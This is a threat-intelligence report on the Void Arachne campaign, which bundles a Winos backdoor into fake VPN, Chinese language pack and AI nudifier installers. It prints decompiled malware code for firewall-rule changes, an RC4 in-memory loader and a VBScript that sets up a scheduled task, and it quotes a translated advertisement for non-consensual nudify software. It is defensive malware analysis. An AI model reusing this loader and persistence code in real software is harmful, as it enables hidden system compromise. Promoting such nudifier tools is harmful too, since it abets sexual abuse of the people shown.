Behind the Great Wall: Void Arachne Targets Chinese-Speaking Users With the Winos 4.0 C&C Framework

Published: 2024-06-19 · Archived: 2026-04-05 16:02:55 UTC

Report highlights:

- We recently discovered a new threat actor group that we dubbed Void Arachne. This group targets Chinese-speaking users with malicious Windows Installer (MSI) files in a recent campaign. These MSI files contain legitimate software installer files for AI software and other popular software but are bundled with malicious Winos payloads.
- The campaign also promotes compromised MSI files embedded with nudifiers and deepfake pornography-generating software, as well as AI voice and facial technologies.
- The campaign uses SEO poisoning tactics and social media and messaging platforms to distribute malware.
- The malware installs a Winos backdoor during the installation process, which could lead to a full system compromise.
- Due to strict government control in China, VPN services and public interest in this technology have notably increased. And in this Void Arachne campaign, we've observed how threat actors are exploiting the heightened public interest in software that can evade the Great Firewall and online censorship.

In early April, we discovered that a new threat actor group (which we call Void Arachne) was targeting Chinese-speaking users. Void Arachne's campaign involves the use of malicious MSI files that contain legitimate software installer files for artificial intelligence (AI) software as well as other popular software. The malicious Winos payloads are bundled alongside nudifiers and deepfake pornography-generating AI software, voice-and-face-swapping AI software, zh-CN (Simplified Chinese) language packs, the simplified Chinese version of Google Chrome, and Chinese-marketed virtual private networks (VPNs), such as LetsVPN and QuickVPN. During the process of installation, a Winos backdoor is also installed, which could also lead to full system compromise.

During this campaign, we observed numerous malicious installer files being shared across several Telegram channels. We also saw attacker-controlled web servers that distribute malicious files through search engine optimization (SEO) poisoning attacks. These MSI files act as backdoored installers, serving both the non-malicious software and the Winos 4.0 command-and-control (C&C) framework implant, which could lead to a full system compromise. Winos (not to be confused with the Windows operating system) is a backdoor used by Chinese threat actors with an extensive array of capabilities for remotely controlling a compromised computer.

Attack diagram

We observed multiple initial access vectors that the Void Arachne threat actor group uses to distribute malware across the web and through social media platforms. These distribution methods include an infrastructure staged for SEO poisoning and malicious package distribution across Chinese-language-themed Telegram channels.

Initial access

We observed multiple initial access vectors that the Void Arachne threat actor group uses to distribute malware across the web and through social media platforms. These distribution methods include an infrastructure staged for SEO poisoning and malicious package distribution across Chinese-language-themed Telegram channels.

SEO poisoning (T1608.006)

For this campaign, Void Arachne set up a web infrastructure that is used for SEO poisoning that deployed spear-phishing links (T1566.002) disguised as legitimate software installers to lure potential victims. These links are hosted on web servers disguised as legitimate websites so that the Void Arachne threat group can proceed to make them rank high on search engines via SEO poisoning.




Figure 2. An attacker-controlled website that hosts a malicious payload

These links contain MSI installers for common software targeting Chinese-speaking users such as Google Chrome, Chinese language packs for popular software, and VPNs such as LetsVPN and 快連VPN (also known as Quick VPN or Kuilian VPN). When these malicious MSI files or archive files are downloaded and executed, they would bootstrap the infection process. To the victim, it appears as if the intended software was installed. However, unbeknownst to them, additional malware is installed that beacons back to the attacker's C&C server.

Because MSI files are bundled software installers, threat actors can include backdoors and additional malware within the file bundle that are executed without the end user's knowledge during the installation process.

In this campaign, the Void Arachne group created subdomains of the domain *webcamcn[.]xyz* to act as C&C servers for the various MSI files. As the campaign progressed, various subdomains were added to this root domain.

Targeting VPN-related technologies for spearphishing

Internet connectivity in the People's Republic of China is subject to strict regulation through a combination of legislative measures and technological controls collectively known as the Great Firewall of China. Due to strict government control, VPN services and public interest in this technology have notably increased. This has, in turn, enhanced threat actors' interest in exploiting the heightened public interest in software that can evade the Great Firewall and online censorship.

Figure 3. VPN advertising services that can "overcome" the Great Firewall of China

We discovered that the VPN "快連VPN" is a common phishing and SEO poisoning vector used to target Chinese-speakers and the broader East Asian community. We have evidence of multiple distinct Chinese-speaking threat actors creating spear-phishing links and using SEO poisoning tactics by bundling this VPN with malware that includes Gh0st RAT and its variants.

Spearphishing through Telegram

We observed several Telegram channels, some of which had tens of thousands of Chinese-speaking users, advertising malicious archives and MSI files as an additional distribution method. The malicious packages are in what appear to be Simplified Chinese language packs for Telegram as well as various AI tools.

VPN-related Telegram channels

Like what's being promoted in Void Arachne's SEO poisoning campaign, we also observed the same malicious MSI files being shared in Chinese language-centric Telegram Channels. These channels are all related to VPN technology and the malicious MSI files were shared across several Telegram channels.




Figure 4. A pinned Telegram message containing a malicious MSI file embedded in a zip file

This is like other campaigns we've observed wherein after threat actors conduct SEO-poisoning tactics, they then share links to these malicious sites or upload related files on social media and messaging applications.

Malicious Simplified Chinese language packs for Telegram

A common malicious software package we observed is what appears to be a Telegram language pack for the Simplified Chinese language. (Telegram does offer a translation of its app in Simple Chinese, which may be found here.)

Figure 5. A malicious MSI file masquerading as a Simplified Chinese language pack for Telegram

Using infected language packs as an infection vector is an interesting method, especially for the Chinese language, which has an estimated 1.3 billion native speakers. Some applications require language packs for a more localized user experience in regional markets, leaving these users potentially vulnerable to this kind of attack.

Nudifier AI technologies promoted on Telegram channels

A concerning trend we have recently observed is the mass proliferation of nudifier applications that abuse AI to create AI-generated nonconsensual deepfakenews- cybercrime-and-digital-threats pornography. These images and videos are often used in sextortionnews article schemes for further abuse, victim harassment, and financial gain.

Figure 6. A deepfake pornographic video sample shared on the threat actor's Telegram channel

Figure 6 shows a screenshot of a video on the Void Arachne Telegram channel where a photo of a woman was used to generate a deepfake pornographic video of using AI technology.

Figure 7. An infected nudifier application shared on the Void Arachne Telegram channel

We've observed that the threat actors pinned the malicious MSI file to the top of their Telegram channels to increase the chances of infecting users who are interested in using this type of technology.

Figure 8. A pinned message on Void Arachne's Telegram channel featuring a malicious MSI file for an AI-powered app

The malicious installer files are advertised on social media and Telegram channels and are intended to lure unsuspecting victims, potentially even minors. Based on an initial Simplified Chinese to English translation of their advertisement via Google Translate, the malicious actors are also targeting young individuals who are still in school with their use of the phrase "female classmate."

Just have appropriate entertainment and satisfy your own lustful desires. Do not send it to the other party or harass the other party. Once you call the police, you will be in constant trouble! AI takes off clothes, you give me photos and I will make

pictures for you. Do you want to see the female classmate you yearn for, the female colleague you have a crush on, the relatives and friends you eat and live with at home? Do you want to see them naked? Now you can realize your dream, you can see them naked and lustful for a pack of cigarette money.

A Simplified Chinese to English translation of an advertisement that promotes nudifiers or deepfake pornography-generating software on the threat actor's Telegram channel

Void Arachne also advertised AI technologies that could be used for virtual kidnappingnews- cybercrime-and-digital-threats, which is a novel deception campaign that uses misinformation through AI voice-alternating technology to pressure victims into paying ransom.

Voice-altering and face-swapping AI technologies promoted on Telegram

In addition to fake nudifier applications, we saw additional channels advertising face-swapping and voice-changing software. Like the rise of nudifiers and deepfake-generating applications, we have also observed the rise of AI-powered apps that have face-swapping and voice-altering capabilities.

Figure 9. A screenshot of the Void Arachne Telegram channel advertising face-swapping applications

We've found that malicious MSI files were shared and pinned on various AI video and voice manipulation Telegram channels.

Figure 10 shows a screen capture of a threat actor video posted on Void Arachne's Telegram channel wherein the malicious actor can be seen using AI face- and voice-cloning technology on a WhatsApp call. Figure 12, on the other hand, shows a malicious voice-altering and face-swapping AI app installer on Telegram.




Figure 10. A screen capture of a video posted on a Telegram channel wherein the threat actor uses AI face- and voice-cloning technology on a WhatsApp call




Figure 11. An infected voice-changing and face-swapping AI app installer on Telegram


Technical analysis

Letvpn MSI analysis

Name	*Letvpn.msi*
SHA256	fae4f96beda54a1ed4914537b0542182d3a020dd9db9d9995df37d303b88e6df
Size	27.05 MB
Type	Windows Installer

This section discusses our analysis of the malicious files associated with Void Arachne's campaign, starting with the *letvpn.msi* file.

The malicious MSI file uses Dynamic Link Libraries (DLLs) during the installation process. These DLLs play a pivotal role during runtime, facilitating various essential operations including property management within MSI packages, scheduling tasks, and configuring firewall rules.



#	name	data	Magic type
1	NetFirewall.dll	0000 | 4d 5a c2 90 00 03 00 00 00 04 00 00 00 c3 bf c3 | MZ..... 0010 | bf 00 00 c2 b8 00 00 00 00 00 00 00 40 00 00 00 | .....@... 0020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... 0030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... 0040 | 08 01 00 00 0e 1f c2 ba 0e 00 c2 b4 09 c3 8d 21 | .....! 0050 | c2 b8 01 4c c3 8d 21 54 68 69 73 20 70 72 6f 67 | ...L..!This prog 0060 | 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 | ram cannot be ru 0070 | 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d | n in DOS mode...	PE executable (?)
2	ShortcutFlags.dll	0000 | 4d 5a c2 90 00 03 00 00 00 04 00 00 00 c3 bf c3 | MZ..... 0010 | bf 00 00 c2 b8 00 00 00 00 00 00 00 40 00 00 00 | .....@... 0020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... 0030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... 0040 | 10 01 00 00 0e 1f c2 ba 0e 00 c2 b4 09 c3 8d 21 | .....! 0050 | c2 b8 01 4c c3 8d 21 54 68 69 73 20 70 72 6f 67 | ...L..!This prog 0060 | 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 | ram cannot be ru 0070 | 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d | n in DOS mode...	PE executable (?)
3	aischeduler2.dll	0000 | 4d 5a c2 90 00 03 00 00 00 04 00 00 00 c3 bf c3 | MZ..... 0010 | bf 00 00 c2 b8 00 00 00 00 00 00 00 40 00 00 00 | .....@... 0020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... 0030 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... 0040 | 18 01 00 00 0e 1f c2 ba 0e 00 c2 b4 09 c3 8d 21 | .....! 0050 | c2 b8 01 4c c3 8d 21 54 68 69 73 20 70 72 6f 67 | ...L..!This prog 0060 | 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 | ram cannot be ru 0070 | 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d | n in DOS mode...	PE executable (?)

Figure 12. MSI binary table that shows embedded DLLs

Action	Description	Template
AI_FwUninstall	正在生成配置 Windows 防火墙操作	<null>
AI_FwConfig	正在执行 Windows 防火墙配置	正在配置 Windows 防火墙规则: "[1]"
AI_FwInstall	正在生成配置 Windows 防火墙操作	<null>
AI_ProcessTasks2	正在生成在本地计算机上的任务计划操作:	任务名: [1]
AI_FwRemove	正在执行 Windows 防火墙配置	正在配置 Windows 防火墙规则: "[1]"
AI_FwRollback	正在回滚 Windows 防火墙配置	正在回滚 Windows 防火墙配置
AI_RollbackTasks2	正在回滚本地计算机上的任务计划	任务名: [1]
AI_RemoveTasks2	正在删除本地计算机上的任务计划	任务名: [1]
AI_ScheduleTasks2	正在计划本地计算机上的任务	任务名: [1]
AI_UninstallTasks2	正在生成从本地计算机删除任务计划的操作:	<null>

Figure 13. MSI action table

The MSI file performs several tasks, such as creating scheduled tasks and configuring firewall parameters. Specifically, we have observed the creation and configuration of firewall rules via the *OnFwConfig* and *OnFwInstall* functions from *NetFirewall.dll*, which are designed to whitelist both inbound and outbound traffic associated with the malware for the public network profile only.

```
LABEL_34:
  if ( *((_BYTE *)GetThreadLocalData() + 28) )
  {
    v66 = (MSIHANDLE *)GetThreadLocalData();
    v21 = InitializeThreadData();
    if ( !v21 )
      goto LABEL_98;
    v71 = (const wchar_t *)((*(int (__thiscall **)(int *))(*v21 + 12))(v21) + 16);
    LOBYTE(v93) = 13;
    CopyWideString((int *)&v71, L"Adding application FW rule...", 29);
    v22 = InitializeThreadData();
    if ( !v22 )
      goto LABEL_98;
    ThreadLocalData = (MSIHANDLE *)((*(int (__thiscall **)(int *))(*v22 + 12))(v22) + 16);
    LOBYTE(v93) = 16;
    CopyWideString((int *)&ThreadLocalData, &::Src, 0);
    v23 = v66[14];
    if ( v23 && MsiEvaluateConditionW(v23, L"AiEmbeddedDirectCall") != MSICONDITION_TRUE )
      sub_10010A80(v66, &v71);
    LOBYTE(v93) = 13;
    v24 = (__int128 *)(ThreadLocalData - 4);
    if ( _InterlockedDecrement((volatile signed __int32 *)ThreadLocalData - 1) <= 0 )
      (*(void (__thiscall **)(_DWORD, __int128 *))(**(_DWORD **)v24 + 4))(*(_DWORD *)v24, v24);
    LOBYTE(v93) = 10;
    v25 = v71 - 8;
    if ( _InterlockedDecrement((volatile signed __int32 *)v71 - 1) <= 0 )
      (*(void (__thiscall **)(_DWORD, const wchar_t *))(**(_DWORD **)v25 + 4))(*(_DWORD *)v25, v25);
  }
```

Figure 14. Firewall rule addition

```
// Create Firewall Rule
((void (__thiscall *)(__int128 *, int, int, const wchar_t *, __int128 *, int, wchar_t *, _DWORD *, MSIHANDLE *, _DWORD *, int, int, int, int, int, int, unsigned int))v63)(
  v65,
  v31,
  v30,
  v71,
  (__int128 *)ThreadLocalData,
  v64,
  Buffer,
  v29,
  v66,
  v27,
  v76,
  v54,
  v55,
  v56,
  v57,
  v58,
  v59,
  v60);
*(_OWORD *)Data = 0i64;
v80 = 0;
v81 = 7;
*(_WORD *)Data = 0;
LOBYTE(v93) = 28;
*(_OWORD *)v76 = 0i64;
v77 = 0;
v78 = 0;
SetBufferWithData(
  v76,
  L"SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\FirewallRules",
  0x56u);
LOBYTE(v93) = 29;
mw_OpenRegistryKey((int)hKey, (int)&savedregs, (WCHAR *)v76, HKEY_LOCAL_MACHINE, 0, v32);
LOBYTE(v93) = 31;
ResetStringBuffer(v76);
```

Figure 15. Firewall rule creation

Figure 16 shows the configuration of the inbound firewall rule created to enable unrestricted access for the malware when connected to public networks, ensuring that the malware can operate without interruption.




Figure 16. Inbound firewall rule configuration

Furthermore, *letvpn.msi* drops multiple hidden files, including the *LetsPro.exe* loader, within the designated directory path *C:\Program Files (x86)\Common Files\Microsoft Shared*. Subsequently, it initiates the execution of the LetsPRO loader.

File name	Size	MD5 hash	Parent directory
1	9996288	D82362C15DDB7206010B8FCEC7F611C5	*C:\Program Files (x86)\Common Files\Microsoft Shared\VGX\app-3.4.0*
LetsPRO.exe (Loader)	40960	FE7AEDAB70A5A58EFB84E6CB988D67A4	*C:\Program Files (x86)\Common Files\Microsoft Shared\VGX\app-3.4.0*
LetsPRO.exe	247272	7BB188DFEE179CBDE884A0E7D127B074	*C:\Program Files (x86)\Common Files\Microsoft Shared\VGX*

Table 1. Sample of files dropped by *LetsPro.msi*

Trojan loader *LetsPro.exe* analysis

Name	LetsPRO.exe
SHA256	768881a43d2ffd9701bf2e241a1d59d8a0c116cf20e27a632a8b087bb81de409
Compilation time	2024-02-03 3:59:52 a.m.
Size	40.00 KB
Compiler	Microsoft Visual C/C++ (2003 v.7.1 (3052-9782)) [EXE32]

Type	EXE

LetsPro.exe is a trojan loader that decrypts, maps, and executes a second-stage payload in memory. The loader first reads and loads the content of a file named “1”, with the following content structure:

```
struct payload_struct {
uint32_t flag;      // 1 if the data is encrypted, 0 if it's plaintext/Memory clean up
uint32_t fileSize;  // Size of the encrypted data in bytes
char encryptedData[]; // The encrypted payload
};
```




Figure 17. File 1 content structure

It then identifies the encrypted data section within the file. The initial part of the file structure contains a flag set to 1, which indicates encryption. The loader uses the Rivest Cipher 4 (RC4) algorithm with the key "0x678E0B00" to decrypt this data. After decryption, the payload, which is now executable code, is mapped into the process's memory space and executed.

The decryption key structure is defined as follows:

```
struct decryption_key_struct {
uint32_t memory_cleanup; // Flag for memory cleanup after decryption
uint32_t keySize;        // Size of the decryption key
char key[];              // Decryption key
};
```

The following code snippet demonstrates the core part of the loader logic:

```
  if ( decryptionKey )
  {
    payloadStruct = mw_readFileContent(1, FileName);
    decryptionKey = RC4_Key_struct;
    mw_RC4Decryption(&payloadStruct, &decryptedPayload, &decryptionKey);
    if ( payloadStruct )
      heapFree(payloadStruct);
    if ( decryptionKey )
      heapFree(decryptionKey);
    payloadStruct = getPayloadPointer(&decryptedPayload);
    mw_MapAndExecutePayload(payloadStruct, 1, 1);
  }
  else
  {
    File2Content = mw_readFileContent(1, a2);
    if ( File2Content )
      heapFree(File2Content);
  }
  if ( decryptedPayload )
    heapFree(decryptedPayload);
}
```

Figure 18. LetsPro.exe core logic

The following snippet demonstrates the decrypted file 1 structure in memory:




Figure 19. File 1 decrypted content structure in memory

Second-stage loader analysis

SHA256	77c77e728b98a923bb057943d0b5765b79106c0378d72814cb3db69749abaebb
Size	15.77 MB
Compilation time	2024-05-11 08:02:23
Type	DLL

After the second-stage loader (file “1”) is executed and loaded into memory, the malware drops a Visual Basic Script (VBScript) designed to automate the creation of a scheduled task within Windows Task Scheduler to achieve persistence. The VBScript file will create a new scheduled task and configure task settings to run when a user is logged on to execute a specified batch file. Additionally, the malware creates a Windows service that starts with *CreateSvc_* to execute the VBScript file. At the time of research, the batch file was not available.

```
' Create a logon trigger.
Dim triggers
Set triggers = taskDefinition.Triggers

Dim trigger
Set trigger = triggers.Create(TriggerTypeLogon)

' Trigger variables that define when the trigger is active.
Dim startTime, endTime
startTime = "2022-07-05T13:17:02"
endTime = "2094-08-06T10:52:02"

trigger.StartBoundary = startTime
trigger.EndBoundary = endTime
trigger.ExecutionTimeLimit = "PT5M"     ' Five minutes
trigger.Id = "LogonTriggerId"
```

Figure 20. VBScript sets up a scheduled task and configures properties

```
' Create the action for the task to execute.

' Add an action to the task. The action executes notepad.
Dim Action
Set Action = taskDefinition.Actions.Create(ActionTypeExecutable)
Action.Path = "C:\Users\[redacted]\03249\992651099.bat"

' Register the task in the root folder.
rootFolder.RegisterTaskDefinition _
    "992651099", taskDefinition, 6, , , 3
```

Figure 21. VBScript adds an action to the scheduled task to execute a BAT file

